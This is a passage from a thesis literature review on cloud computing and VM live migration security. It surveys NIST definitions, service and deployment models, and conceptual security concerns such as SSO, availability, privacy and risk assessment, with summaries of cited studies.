This chapter reviews the existing literature to examine the underlying reasons for VM live migration security being so essential than before. It provides a general overview of VM migration security and considers the fundamental definition of Information Security, often referred to as InfoSec in CC, based on live VM migration in particular. In addition, this chapter discusses CC principles, models and paradigms and provides background to the support of this study to answers RB and RQs posed in Chapter 1 in the following chapters. A selection of academic literature is used to introduce the basics of CC, virtualisation, VM live migration, the current VM migration schemes addressing various issues, vTPM and correlated security issues. This literature's overall aims and objectives were identifying the most critical InfoSec challenges and possible attacks and their key features.

2.2 Literature selection method

Once the RQs noted in the previous chapter had been identified, the literature review could begin. This section outlines the steps that were required to conduct this literature review. As illustrated in Figure 2.1, the first two steps involved identifying the plan, scope, appropriate search terms (using search tools available in most libraries), and the literature review's goals. As noted by (Peffers, Tuunanen, Rothenberger, & Chatterjee, 2007), a literature review must focus on information from existing legitimate sources of knowledge and identify which information is appropriate for the purposes of the study and which information needs to be removed without undergoing further analysis. Therefore, the next steps involved collecting the primary sources, evaluating them, and summarising and synthesising the selected contents. After identifying the approach and strategy for establishing the initial draft of the literature review (March & Smith, 1995), the final step was to edit and polish the last version.




Figure 2.1: Steps in conducting this literature review

The process shown in Figure 2.1 involved considering the various research methods (e.g. qualitative, quantitative) to answer a specific RQ by selecting and summarising all the actual evidence about the pre-determined eligibility criteria. Once all the studies involved in the review had been identified, each study's helpful information was extracted systematically, using appropriate techniques: quantitative, qualitative or both. The literature review process needed to be reported in enough detail to allow its outcomes to be independently reproduced (A. R. Hevner, March, Park, & Ram, 2004).

2.3 Systematic literature review steps

This thesis used the systematic literature review (SLR) method to focus on the most significant issues enterprises face with CC and VM live migration security. The SLR method was chosen to facilitate identifying the RB and RQs associated with the research topic. It was conducted in the following four stages (Tranfield, Denyer, & Smart, 2003):

- Stage 1 – Define
  - Identification of the need for a literature review.
  - Development of a literature review protocol.
- Stage 2 – Collect and select
  - Identification of documents.
  - Selection of relevant documents.
- Stage 3 – Analyse
  - Categorisation of documents.

    - Data extraction.
- Stage 4 – Result
    - Document findings and results.

The primary value of using the SLR method was to allow the researcher to focus specifically on the research problems and gather the latest scholarly papers (Kitchenham et al., 2009; Okoli & Schabram, 2010).

While there is a lack of empirical evidence and knowledge regarding which issues are most important for the SLR areas (Vaishnavi & Kuechler, 2015). The SLR method is one of the best ways to identify and prioritise issues for decision-making and sort large volumes of references (Kitchenham et al., 2009). This method systematically seeks the most reliable opinion from the scope of the research. While it is a qualitative research technique that includes quantitative elements (Okoli & Schabram, 2010), this thesis used the SLR method to process the massive amount of general literature related to the research topic and select the relevant literature illustrated in Figure 2.2.




Figure 2.2: Identify a method for selecting the literature

2.4 Define method applications

This section outlines how the SLR method was used to identify the gaps in previous research on this thesis's subject. The RB in the first step was, "What are the opportunities and challenges for live VM migration in CC, with respect to the CFC and CFE?" A search of digital library databases such as IEEE, Google Scholar, Science Direct, Elsevier, Springer, ACM and Hindawi was undertaken to identify the issues and define each problem and justify its significance and consequences, and if possible, add comments for elaboration. In this step, the SLR helped to identify the most relevant academic paper(s) to address the RB question and RQs. Keywords such as 'cloud computing', 'cloud virtualisation', 'cloud migration', 'live VM migration' and 'live VM migration integrity framework' were used to search the titles on the seven selected digital library databases.

The next step was to check the value of the academic paper(s) based on their abstracts, conclusions and relevance to the RB question and RQs. The final stage of the process was selecting the academic paper(s) to be used in this literature review.

2.5 Cloud computing

The concept of CC emerged during the many changes that occurred in the IT area in the early 2000s. First, there was the provision of new technologies such as Web 2.0 and distributed computing, followed by the emergence of the cloud-based offering of 'software-as-a-service' (SaaS). In addition, virtualisation enabled the pooling of servers, offering a more straightforward start-up of development and a better resource utilisation ratio. In effect, CC was the fusion of previous innovations that are now provided through the cloud. Amazon, an e-business leader, introduced the CC model in 2002 to handle the heavy load of orders placed on their website at Christmas time. Many other companies, such as Google and Microsoft, have gone on to offer similar products.

The rise of CC as evolving technology has given rise to many opportunities and challenges (Baudoin et al., 2017). CC is hard to define because it is constantly evolving, adapting to many different techniques and approaches to computing. At its core, CC is more of a philosophy than technology. According to (Cloud Security Alliance, 2019), CC is the journey of trying to separate an application from the OS and hardware rather than the destination.

The National Institute of Standards and Technology (NIST) defines CC as follows (Mell & Grance, 2011):

> Cloud computing is a model for enabling convenient, on-demand network access to a shared pool of configurable computing resources (e.g., networks, servers, storage, applications, and services) that can be rapidly provisioned and released with minimal management effort or service provider interaction. (p. 6)

The ability to provide these services rapidly and allocate the resources needed for the moment and its on-demand capability gives CC its potential to help organisations achieve a significant reduction in their operational and administrative costs. CC services are not unitary products but rather a continuum of services that businesses can access on an as-needed basis. It provides the capabilities of rapid elasticity, lower costs, on-demand self-service, broad network access, resource pooling, pay-per-use measured

service, ease of utilisation, quality of service and reliability of services on the internet (Cloud Security Alliance, 2019; Senyo et al., 2018).

Before discussing the CC ecosystem in more detail, it is essential to distinguish between the term 'cloud' and the 'cloud symbol' on the internet. The internet allows users to access web-based IT resources; however, a 'cloud' is a finite boundary for using IT resources 'on the fly' via the internet. Definitions for the term 'cloud' vary, but for this thesis's purposes, a description provided by NIST (Mell & Grance, 2011) has been used because it is well recognised and accepted worldwide, as well as allowing the possibility of adding new service and deployments models.

The NIST (Mell & Grance 2011) definition lists five essential CC characteristics: on-demand self-service, broad network access, resource pooling, rapid elasticity or expansion, and measured services. In addition, it contains three 'service models' (software, platform and infrastructure) and four 'deployment models' (private, community, public and hybrid) that together categorise ways of delivering cloud services (see Figure 2.3).




Figure 2.3: The NIST visual model of CC definition (Mell & Grance, 2011)

This visual model shows the subscription-based services available to customers (software, platform and infrastructure) in a pay-as-you-go model.

The above paragraphs have noted the major CC traits of design, implementation and operation, as well as some key concepts, such as the different types of CC, the characteristics of CC and the service models of CC. This discussion has raised the following three questions: “What are the essential characteristics of CC?”; “What are the service models for CC?”; and “What are the deployment models for CC?”. The simplest way to address these three questions is through a standard InfoSec framework that helps to make clear the definitions are intended to serve as a means for broad comparisons of cloud services and deployment strategies, as well as providing a baseline for a discussion ranging from what CC is to how best to use CC. The InfoSec standard by NIST computer scientist Peter Mell (Mell & Grance, 2011) was chosen to address these three questions.

2.5.1 Essential characteristics of cloud computing

According to Mell and Grance (2011, p. 10), the essential characteristics of using a CC model are as follows:

- *Rapid elasticity:* CC supports the elastic nature of storage and memory devices (e.g. memory, storage, network bandwidth and processing), which can rapidly allocate and de-allocate resources according to the user’s demand.
- *Resource pooling:* A multi-tenant architecture serves the many consumers who request resources from a pool of computing resources. The CC user has no control over, or knowledge of, the exact location of the provided resources but may be able to specify the location at a higher level of abstraction (e.g. country, state or datacentre).
- *On-demand self-service:* A customer can individually provision its computing capabilities as needed automatically, without requiring human interaction.
- *Broad network access:* Capabilities are available over the network, allowing services to be accessed over the computer network via different client’s standard platforms.
- *Measured service:* CC offers a metering infrastructure to customers and cloud service providers (CSPs), which allows them to pay for their consumed resources only. In other words, CC provides transparency to clients and providers.

Note that while virtualisation usually enables CC, this is not an essential requirement, according to Mell and Grance (2011). Similarly, while multi-tenancy (as distinct from resource pooling) is not a vital cloud characteristic, it is often discussed as such (Brunette & Mogull, 2009).

2.5.2 Service models for cloud computing

CC is dynamically scalable because users only have to consume the number of online computing services or resources they want; the infrastructure owner is responsible for managing every piece of hardware and software s/he uses. Typically, it takes some time for a user to access a new resource, but it can be configured precisely as needed. Sometimes strict security and country rules and regulations force service users to have data located nearby and/or under total management control. In that case, the management of a company starts the OS layer, and the CSP ensures the infrastructure's availability and reliability. Thus, there can be no 'one-size-fits-all' solutions for cloud adoption. Companies have to consider their own cost: benefit equation in this area and then decide on the best mode for achieving this.

In CC, the required software does not operate on desktops but rather on web servers' bases with shared virtual resources. According to the NIST (Mell & Grance, 2011, p. 12), CC can be broken up into three primary service models:

- *Software-as-a-Service (SaaS)*: The CSP offers applications running on their clouds. The responsibility for managing the underlying infrastructure falls on the CSP, including the control of the applications. The consumer is responsible for managing specific applications settings (see Figure 2.4).
- *Platform-as-a-Service (PaaS):* The CSP offers an infrastructure to deploy applications developed using specific programming languages (e.g. Python, PHP or another code) supported by the CSP. Managing the underlying infrastructure falls on the CSP without any control over the consumer's applications. The consumer is responsible for maintaining the applications and some environment configurations (see Figure 2.4).
- *Infrastructure-as-a-Service (IaaS):* The CSP offers the necessary resources pool to deploy the consumer's systems and applications. The consumer is responsible for managing the OSs, storage and applications and has some control over the network components (see Figure 2.4).




Figure 2.4: Types of CC service providers

Some argument related to the NIST framework remains. Duan and Wang (2017) claimed that along with the NIST service models, 'network-as-a-service' (NaaS) should be listed as a separate service model. NaaS can include the most common features of the network, such as flexible and extended custom routing, intrusion detection or prevention system, virtual private network, security firewall and network content monitoring and filtering. Further, Ali et al. (Ali et al., 2015) offered a new term in cloud service – 'anything-as-a-service' (XaaS). They noted that this 'anything' could be like 'routing-as-a-service', 'data-as-a-service' and 'security-as-a-service', all of which are common in the communication area.

2.5.3 Cloud computing deployment models

According to NIST (Mell & Grance, 2011), most companies opt for one of four main cloud deployment models, which differ significantly: public, private, hybrid and community (see Figure 2.5). Other web-based organisation systems, which are not so widespread, include virtual private and intercloud systems.




Figure 2.5: Properties of types of CC deployment models

- *Private cloud*: The cloud infrastructure is provisioned for exclusive use by a single organisation comprising multiple consumers (e.g. business units). It may be owned, managed and operated by the organisation, a third party or some combination of these, and it may exist on- or off-premises.
- *Community cloud*: The cloud infrastructure is provisioned for exclusive use by a specific community of consumers from organisations with shared concerns (e.g. mission, security requirements, policy and compliance considerations). It may be owned, managed and operated by one or more of the community's organisations, a third party or some combination of these, and it may exist on- or off-premises.
- *Public cloud*: The cloud infrastructure is provisioned for open use by the general public. It may be owned, managed and operated by a business, academic or government organisation, or some combination. It exists on the premises of the cloud provider.
- *Hybrid cloud*: The cloud infrastructure is a composition of two or more distinct cloud infrastructures (private, community or public) that remain unique entities but are bound together by standardised or proprietary technology that enables data and application portability (e.g. cloud bursting for load-balancing between clouds).

2.5.4 Cloud computing general security issues

In general, the significant concerns regarding CC fall under five categories, as shown in Table 2.1.

Table 2.1: CC general security issues and challenges

#	Category	Description
1	Load Balancing	The service provider should ensure the services' elasticity and scalability, even during peak hours or when the user initiates an unusually high demand on the resources.
2	Single Sign-On (SSO)	SSO access to multiple web-based cloud applications with a single ID and password. It includes an approach to manage identity and access security code for both traditional and cloud-based users and applications.
3	Availability	Ensure reliability and timely access to data and resources to authorised clients. It means that all the CC resources and applications must provide adequate functionality to perform in a predictable manner with an acceptable performance level.
4	Privacy	Privacy in CC is about the accountability of organisations to data subjects and the transparency to an organisation's practice around personal information. The new concepts that clouds introduce, such as virtualisation, live VM migration and trusted computing, create new challenges to the security and privacy community.
5	Risk Assessment	The risks of using CC should compare to the risks of staying with traditional solutions such as desktop-based models.

When it comes to outsourcing critical workloads and applications to the cloud, organisations must provide the right people with timely access to the tool(s) and information they need to do their job(s) or perform tasks. Balancing, scalability, usability, and provisioning mean that a user should ensure the services' elasticity and scalability, even during peak hours or when users suddenly place an unusually high demand on the resources. It can be challenging to strike the right balance between security and usability. When millions of users need access to cloud-based resources, user provisioning (and de-provisioning) must be simple, efficient and scalable (Botta, Donato, Persico, & Pescapé, 2016; Vaquero, Luis, & Buyya, 2011).

In addition, organisations need to tie cloud-based applications together with internal applications and enable users to easily access them with an SSO authentication (Matloob, 2019). This helps streamline life cycle management and restrict authorised internal and external user access to CC services components, authorised by management, including software, data and output. The complete life cycle of a cloud

service includes internal and external cloud resources, through self-service provisioning to decommissioning. This life cycle tailoring is necessary for the flexibility to deliver the full required software stacks and the management rigour needed to ensure the CC services' operational integrity.

Perhaps the most significant concerns with regard to CC are security and privacy (Domingo-Ferrer, Farras, Ribes-González, & Sánchez, 2019). The idea of handing over relevant data to another company worries many clients and corporate executives might hesitate to take advantage of a CC system because they cannot keep their company's information under lock and key. Security and privacy concerns appear to be the essential block to the wide adoption of CC systems. As noted in Table 2.1, the concepts that CC introduces, such as virtualisation, live VM migration, hypervisor, and vTPM, create new security challenges.

Another point of concern in cloud systems is risk assessment (Oberheide, Cooke, & Jahanian, 2008). A risk assessment methodology in a cloud system becomes much more complicated when a service operator(s) migrate workloads from one VM to another, exposing the company to a threat source, increasing its vulnerability. For instance, if a VM is suspended during a live migration, this leads to extended migration downtime. Even in some cases, total migration time and server downtime are still extended to some degree. The transfer rate problem poses a high risk of continuing service operation (Choudhary et al., 2017).

In many cases, the level of risk changes significantly according to the type of cloud architecture used. The cloud customer can transfer risk to the CSP and these risks should be considered against the cost-benefit received from the services. However, not all risks can be transferred.

The following sections focus on the details of the significant security concerns discussed above.

2.5.4.1 Cloud load balancing

According to Volkova et al. (Volkova et al., 2018), CSPs have continued to lack services to guarantee data and access control policy consistency across multiple data centres. They identified several consistency problems that can arise during cloud-hosted transaction processing that are using weak consistency models.

A study by (N. Zhang, Lou, Jiang, & Hou, 2014) presented trusted data-intensive execution, a trusted execution environment optimised to provide close-to-bare middle

performance for data-intensive implementation in the cloud. They proposed to perform computation on decrypted user data inside a trusted execution environment. In their model, the load-balancing server was responsible for resource allocation.

Mathew et al. (Mathew, Sebastian, Sabu, & Joseph, 2015) proposed an efficient load-balancing mechanism in the mobile ad-hoc network, which was designed using trust-based malicious node detection. In this study, load balancing was performed by rejecting the malicious nodes below a specific trust cut-off.

In line with Xu, Tian and Buyya (Xu, Tian, & Buyya, 2017), the common thread among Amazon's Dynamo database, Google's BigTable storage system, Facebook's Cassandra and Yahoo!'s PNUTS is the relaxed notion of consistency provided to support massively parallel environments. Such a comfortable consistency model adds a new dimension to large-scale applications' complexity and introduces a new set of consistency problems.

2.5.4.2 Single Sign-On

Trusted computing (see Section 2.9 for further information) can enable platforms to provide trusted services such as cryptographic erasure of data, negotiations for the supply of services, SSO and digital signatures. Trusted platforms improve on this concept further because users can use attestation identities and measurements to prove to the network that user authentication is being done correctly and that any network authentication method is being executed as expected.

A study by Wilson and Hingnikar (Wilson & Hingnikar, 2019) proposed a method and apparatus for solving identity management in modern applications and SSO access based on TC technology. Their method implemented the vTPM, using a randomly generated password, different from the login password, by sending a one-time password to the user over some other trusted communication network.

J. Han et al. (Han et al., 2019) believed that SSO and OpenID had been released to solve security and privacy problems for cloud identity. They proposed using TC, federated identity management and OpenID web SSO to address identity theft in the cloud.

2.5.4.3 Availability

A study by Liu, Zhang, Liu, & Zhang (2015) proposed an improved model based on the Biba integrity model (Biba, 1977). Their study first described subjects' infection level by

separating the subjects into uninfected and infected subjects and introducing a confidence interval. Further, they reduced the subject's integrity level and prolonged the life cycle by adopting TC to adjust the subject tags.

A whitelist security management system based on TC ensures that the operating conditions are secure in its full life cycle. This system provides security in the whole life cycle, covering system loading, ruling and data availability in CC (Guo et al., 2020).

Ramamoorthi and Sarkar (2020) proposed a solution that could be implemented on the browser to ensure a secure sign-out process. Their primary aim was to analyse the way SSO works in a browsing environment and the policies necessary to ensure the physical protection of the product during its entire lifecycle. Their proposed model integrated a protection strategy intending to maximise the availability of a system serving multiple demands.

P. C. Clark, Irvine and Nguyen (2014) believed that life cycle activities ensure that a high-assurance product reflects the intention to ensure that the product is trustworthy. Its users have a high level of confidence that vigorous efforts have been made to ensure the absence of unspecified functionality, whether accidental or intentional. Their purpose is to provide the personnel policy necessary to protect the confidentiality and integrity of a product during the development and maintenance phases of its life cycle. Integrity and security policies are the primary concern of this plan, although confidentiality is not disregarded.

An earlier study, (Nguyen, Levin, & Irvine, 2005) described the policy and high-level processes involved in distributing the TC exemplar product to external users. Their document was driven by the TC exemplar lifecycle management plan, the configuration management plan and the quality assurance plan. This multifactor research and development initiative's focus was to transfer knowledge and techniques for high-assurance trusted system development to new developers, evaluators, and educators.

2.5.4.4 Privacy

A recent study conducted by Fuhry and Kerschbaum (Fuhry & Kerschbaum, 2020) showed a novel approach for client-controlled encryption – fully homomorphic encryption, CryptDB. In addition, hardware-anchored in-memory databases allow range searches using an enclave.

A study by Mowbray, Pearson and Shen (Mowbray, Pearson, & Shen, 2012) found that TC mechanisms could be used to enhance privacy management; the vTPM

could provide encryption services and allow integrity checking of the software privacy manager. They described different possible architectures for such privacy management in CC, gave an algebraic description of obfuscation features provided by the privacy manager and explained the way policies might be defined to control such obfuscation. By these means, CC users could reduce the risk of their private data being stolen or misused, and in addition, assistance could be given to CSPs to help them conform to privacy law.

Agrawal, Kaushal and Chouhan (Agarwhal et al., 2020) examined the data encryption and query on encrypted data with TC from the three angles of security, performance and databases. Their research focused on security and privacy issues in cloud service models and cloud deployment models, along with various cryptography mechanisms of data protection such as symmetric and asymmetric cryptography.

2.5.4.5 Risk assessment

A study by Jouini and Rabai (2019) dealt with security problems in CC systems and showed a user-oriented TC system based on a vTPM. In addition, they proposed a generic framework by using a quantitative security assessment model named multi-dimensional mean failure cost, which uses a remote attestation incorporated into the transport layer security handshake process (Dierks & Rescorla, 2008) by using a vTPM. At the time of their study, this framework had resisted common attacks and had effectively achieved trust in the computing system to the end-user.

A paper by Y. Zhang et al. (2017) proposed a novel public verification scheme for cloud storage using TC security mechanisms. They further extended the passive defence scheme to support batch verification and turn the dynamic operation into an active one, combining the terminal platform's integrity and the trustworthiness of the platform's identity. As a result, their study showed a measuring mechanism that could effectively resist the security threats from a malicious or risky terminal.

Wu, Zhan, Zhao, Hu and Li (2016) introduced a trusted third party and proposed a trusted evidence collection method based on TC's technology. Security features provided by a trusted platform control module were used to introduce a cloud platform authorised evidence collection agent in each layer of the cloud platform.

By considering certificate-less public key cryptography and the TC technologies, Zhuo, Fenghua, Jianfeng, & Wenjiang (Zhuo, Fenghua, Jianfeng, & Wenjiang, 2014) proposed a certificate-less-based trusted access protocol for wireless local area

networks. The new contract's security properties were examined using the extended Canetti-Krawczyk security model (Canetti & Krawczyk, 2001).

2.6 Virtualisation

In a traditional environment consisting of physical servers connected by a physical switch, IT organisations can obtain detailed management information about the traffic that travels among the servers from that switch. Unfortunately, that information management level is not typically provided from a virtual switch via the physical network interface controller that attaches to VMs. Therefore, the concept of virtualisation needs to be understood and implemented in CC systems to allow both the users and owners better and robust management and usage of the cloud (see Figure 2.6).





Figure 2.6: Virtualisation process in CC

